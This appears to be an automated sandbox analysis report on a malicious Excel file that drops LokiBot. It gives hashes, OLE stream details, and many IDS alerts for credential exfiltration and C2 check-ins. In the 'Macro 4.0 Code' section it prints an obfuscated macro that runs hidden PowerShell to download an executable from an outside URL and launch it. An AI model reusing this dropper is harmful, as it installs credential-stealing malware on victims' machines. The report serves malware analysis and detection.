Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...lt.....L... .....@.. ....`.....dL..W....`.....:..... ....H.....text.....,.. ....`.rsrc.....`.....0.....@..@.reloc..... .....8.....@..B.....L.....H.....'..h$.....B...P..... .....%.....(..... 4.....%.....(.....*...0.....(....t....(....t.....-.(... .t....(....t.....+5.....&.....-.....(....t....&.1..(....t.....(....t....&.....(....t.....-.....(....t.....(....t....& &.(....t....&..&(.. ..t....&.....(....t....&..

C:\Users\user\ntrwe.exe	
Process:	C:\Users\user\AppData\Local\Temp\12.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	938440
Entropy (8bit):	5.522147302514215
Encrypted:	false
SSDEEP:	6144:BFDg0bJ0DxvkrhDdyquS7xY+dQ7itPEodq0sz83nTMh4lT9K850MlZ1odD9ZxRXK:vZbJ1Iqh7x7tM63ghqaOgDX6paVXuV
MD5:	1D11ABB9DAC9B15823D1BCAD2B8B3675
SHA1:	CB2A4711C5F192EDBDE50229D976FCC95A5A314C
SHA-256:	DCC94B0C8FDF6952BD3018D92C1264651D50AAA7911195BB6F9BC6B97618B191

C:\Users\user\ntrwe.exe	
SHA-512:	FC8844B5C6FACF10830188DA7BB568D70BB9A3351CBE048E96D752E65DB6650739605B95C57D9335B463FC8B7DE846677CFE390800F5D6AA9202B90A153B4064
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...lt.....L.. .....@.. ....`.....dL..W....`.....:..... ....H.....text.....`.....0.....@..@.reloc..... .....8.....@..B.....L.....H.....'..h$.....B...P..... .....%.....(..... 4.....%.....(.....*...0.....(....t....(....t.....-.(... .t....(....t.....+5.....&.....-.....(....t....&.1..(....t.....(....t....&.....(....t.....-.....(....t.....(....t....& &.(....t....&..&(.. ..t....&.....(....t....&..

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Last Saved By: Dell, Create Time/Date: Sun Sep 20 22:17 :44 2020, Last Saved Time/Date: Tue Jan 5 14:27:14 2021, Security: 0
Entropy (8bit):	7.166667516407053
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	6Cprm97UTl.xls
File size:	127488
MD5:	29c8b5edc30eadf757b72b0a14857903
SHA1:	77d432fb96a0a453bae30107990c2c9ee0314330
SHA256:	a174abce368b775138c203d66fa8a3845aead2d53d87f22 0c58a2fe8ee7d9cf0
SHA512:	f3e796ac54c7f64a01aca3ea2ae9c886e11ffdbc103024f3 4a19fdf4c07a58756375a9b60c4635cfb0790b82339147b f975303cd5f1f1fcbe8e2650d2c85f408
SSDEEP:	3072:U4k3hbdlylKsgqopeJBWhZFGkE+cL2Nd+ioo1ga SNAPZlsWFPO7YiR6PJEcjjaPY:Xk3hbdlylKsgqopeJB WhZFVE+W2Nd+id
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "6Cprm97UTl.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Last Saved By:	Dell
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2021-01-05 14:27:14
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.232115956307
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . S h e e t 1 . . . . W o r k s h e e t s . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 8b 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.190042678721
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . h . . . . 0 . . . . 8 . . . . . . H . . . . T . . . . ` . . . . D e l l . . . . @ . . . . L . z . . . . @ . . . . n . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 68 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 08 00 00 00 38 00 00 00 0c 00 00 00 48 00 00 00 0d 00 00 00 54 00 00 00 13 00 00 00 60 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 44 65 6c 6c 00 00 00 00 40 00 00 00 00 4c f7 7a

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 116784

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	116784
Entropy:	7.53092053212
Base64 Encoded:	True
Data ASCII:	. . . . T 8 . . . . \\ . p . . . . D e l l B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... p ^) 8 . . . . X . @ . .
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c9 00 02 00 06 07 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 04 00 00 44 65 6c 6c 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
=ERROR(FALSE),,,,,,,,,"=GET.CELL(5,M583)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(D117)&""o^wer^she^l^l -w 1 (nEw-oB`jecT N
```

```
e""&CHAR(116)&CHAR(46)&CHAR(87)&CHAR(101)&""bcLIENt).('Do""&CHAR(119)&""n'+'loadFile').In""&CHAR(118)&""oke(""""&CHAR(104)&""ttps://cutt.ly/qjdJoz4','12""&CHAR(46)&""exe')"")",,,,,,,,,"=EXE
C(""c""&CHAR(109)&""d /c ""&CHAR(D117)&""o^wer^she^l^l -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item """"12""&CHAR(46)&""exe"""" -Destination
""""${enV`:temp}"""""""")",,,,,,,,,"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(D117)&""o^wer^she^l^l -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.
('.'+'/12""&CHAR(46)&""exe')"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:05:22.500040	TCP	2021697	ET TROJAN EXE Download Request To Wordpress Folder Likely Malicious	49167	80	192.168.2.22	83.172.144.37
01/05/21-19:06:07.649980	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49168	80	192.168.2.22	185.206.215.56
01/05/21-19:06:07.649980	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49168	80	192.168.2.22	185.206.215.56
01/05/21-19:06:07.649980	TCP	2025381	ET TROJAN LokiBot Checkin	49168	80	192.168.2.22	185.206.215.56
01/05/21-19:06:07.649980	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49168	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.163209	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49169	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.163209	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49169	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.163209	TCP	2025381	ET TROJAN LokiBot Checkin	49169	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.163209	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49169	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.473302	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49170	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.473302	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49170	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.473302	TCP	2025381	ET TROJAN LokiBot Checkin	49170	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.473302	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49170	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.645122	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49170	185.206.215.56	192.168.2.22
01/05/21-19:06:08.887025	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49171	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.887025	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49171	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.887025	TCP	2025381	ET TROJAN LokiBot Checkin	49171	80	192.168.2.22	185.206.215.56
01/05/21-19:06:08.887025	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49171	80	192.168.2.22	185.206.215.56
01/05/21-19:06:09.065680	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49171	185.206.215.56	192.168.2.22
01/05/21-19:06:09.279376	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49172	80	192.168.2.22	185.206.215.56
01/05/21-19:06:09.279376	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49172	80	192.168.2.22	185.206.215.56
01/05/21-19:06:09.279376	TCP	2025381	ET TROJAN LokiBot Checkin	49172	80	192.168.2.22	185.206.215.56
01/05/21-19:06:09.279376	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49172	80	192.168.2.22	185.206.215.56
01/05/21-19:06:09.462394	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49172	185.206.215.56	192.168.2.22
01/05/21-19:06:09.669670	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49173	80	192.168.2.22	185.206.215.56
01/05/21-19:06:09.669670	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49173	80	192.168.2.22	185.206.215.56
01/05/21-19:06:09.669670	TCP	2025381	ET TROJAN LokiBot Checkin	49173	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:09.669670	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49173	80	192.168.2.22	185.206.215.56
01/05/21-19:06:09.843837	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49173	185.206.215.56	192.168.2.22
01/05/21-19:06:10.067266	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49174	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.067266	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49174	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.067266	TCP	2025381	ET TROJAN LokiBot Checkin	49174	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.067266	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49174	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.236854	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49174	185.206.215.56	192.168.2.22
01/05/21-19:06:10.499611	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49175	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.499611	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49175	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.499611	TCP	2025381	ET TROJAN LokiBot Checkin	49175	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.499611	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49175	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.673143	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49175	185.206.215.56	192.168.2.22
01/05/21-19:06:10.888136	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49176	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.888136	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49176	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.888136	TCP	2025381	ET TROJAN LokiBot Checkin	49176	80	192.168.2.22	185.206.215.56
01/05/21-19:06:10.888136	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49176	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.065621	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49176	185.206.215.56	192.168.2.22
01/05/21-19:06:11.296993	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49177	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.296993	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49177	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.296993	TCP	2025381	ET TROJAN LokiBot Checkin	49177	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.296993	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49177	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.461579	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49177	185.206.215.56	192.168.2.22
01/05/21-19:06:11.686950	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49178	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.686950	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49178	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.686950	TCP	2025381	ET TROJAN LokiBot Checkin	49178	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.686950	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49178	80	192.168.2.22	185.206.215.56
01/05/21-19:06:11.871413	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49178	185.206.215.56	192.168.2.22
01/05/21-19:06:12.075634	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49179	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.075634	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49179	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.075634	TCP	2025381	ET TROJAN LokiBot Checkin	49179	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.075634	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49179	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.243051	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49179	185.206.215.56	192.168.2.22
01/05/21-19:06:12.449877	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49180	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.449877	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49180	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.449877	TCP	2025381	ET TROJAN LokiBot Checkin	49180	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.449877	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49180	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.609106	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49180	185.206.215.56	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:12.832799	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49181	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.832799	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49181	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.832799	TCP	2025381	ET TROJAN LokiBot Checkin	49181	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.832799	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49181	80	192.168.2.22	185.206.215.56
01/05/21-19:06:12.987731	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49181	185.206.215.56	192.168.2.22
01/05/21-19:06:13.213064	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49182	80	192.168.2.22	185.206.215.56
01/05/21-19:06:13.213064	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49182	80	192.168.2.22	185.206.215.56
01/05/21-19:06:13.213064	TCP	2025381	ET TROJAN LokiBot Checkin	49182	80	192.168.2.22	185.206.215.56
01/05/21-19:06:13.213064	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49182	80	192.168.2.22	185.206.215.56
01/05/21-19:06:13.388159	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49182	185.206.215.56	192.168.2.22
01/05/21-19:06:13.606387	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49183	80	192.168.2.22	185.206.215.56
01/05/21-19:06:13.606387	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49183	80	192.168.2.22	185.206.215.56
01/05/21-19:06:13.606387	TCP	2025381	ET TROJAN LokiBot Checkin	49183	80	192.168.2.22	185.206.215.56
01/05/21-19:06:13.606387	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49183	80	192.168.2.22	185.206.215.56
01/05/21-19:06:13.778989	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49183	185.206.215.56	192.168.2.22
01/05/21-19:06:14.002546	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49184	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.002546	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49184	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.002546	TCP	2025381	ET TROJAN LokiBot Checkin	49184	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.002546	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49184	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.168912	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49184	185.206.215.56	192.168.2.22
01/05/21-19:06:14.391399	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49185	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.391399	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49185	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.391399	TCP	2025381	ET TROJAN LokiBot Checkin	49185	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.391399	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49185	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.558086	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49185	185.206.215.56	192.168.2.22
01/05/21-19:06:14.788464	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49186	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.788464	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49186	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.788464	TCP	2025381	ET TROJAN LokiBot Checkin	49186	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.788464	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49186	80	192.168.2.22	185.206.215.56
01/05/21-19:06:14.954180	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49186	185.206.215.56	192.168.2.22
01/05/21-19:06:15.165872	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49187	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.165872	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49187	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.165872	TCP	2025381	ET TROJAN LokiBot Checkin	49187	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.165872	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49187	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.352806	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49187	185.206.215.56	192.168.2.22
01/05/21-19:06:15.552401	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49188	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.552401	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49188	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:15.552401	TCP	2025381	ET TROJAN LokiBot Checkin	49188	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.552401	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49188	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.734059	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49188	185.206.215.56	192.168.2.22
01/05/21-19:06:15.960354	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49189	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.960354	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49189	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.960354	TCP	2025381	ET TROJAN LokiBot Checkin	49189	80	192.168.2.22	185.206.215.56
01/05/21-19:06:15.960354	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49189	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.139385	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49189	185.206.215.56	192.168.2.22
01/05/21-19:06:16.358508	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49190	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.358508	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49190	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.358508	TCP	2025381	ET TROJAN LokiBot Checkin	49190	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.358508	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49190	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.531882	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49190	185.206.215.56	192.168.2.22
01/05/21-19:06:16.795879	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49191	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.795879	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49191	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.795879	TCP	2025381	ET TROJAN LokiBot Checkin	49191	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.795879	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49191	80	192.168.2.22	185.206.215.56
01/05/21-19:06:16.967213	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49191	185.206.215.56	192.168.2.22
01/05/21-19:06:17.183871	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49192	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.183871	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49192	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.183871	TCP	2025381	ET TROJAN LokiBot Checkin	49192	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.183871	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49192	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.344388	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49192	185.206.215.56	192.168.2.22
01/05/21-19:06:17.566777	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49193	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.566777	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49193	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.566777	TCP	2025381	ET TROJAN LokiBot Checkin	49193	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.566777	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49193	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.726876	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49193	185.206.215.56	192.168.2.22
01/05/21-19:06:17.949146	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49194	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.949146	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49194	80	192.168.2.22	185.206.215.56
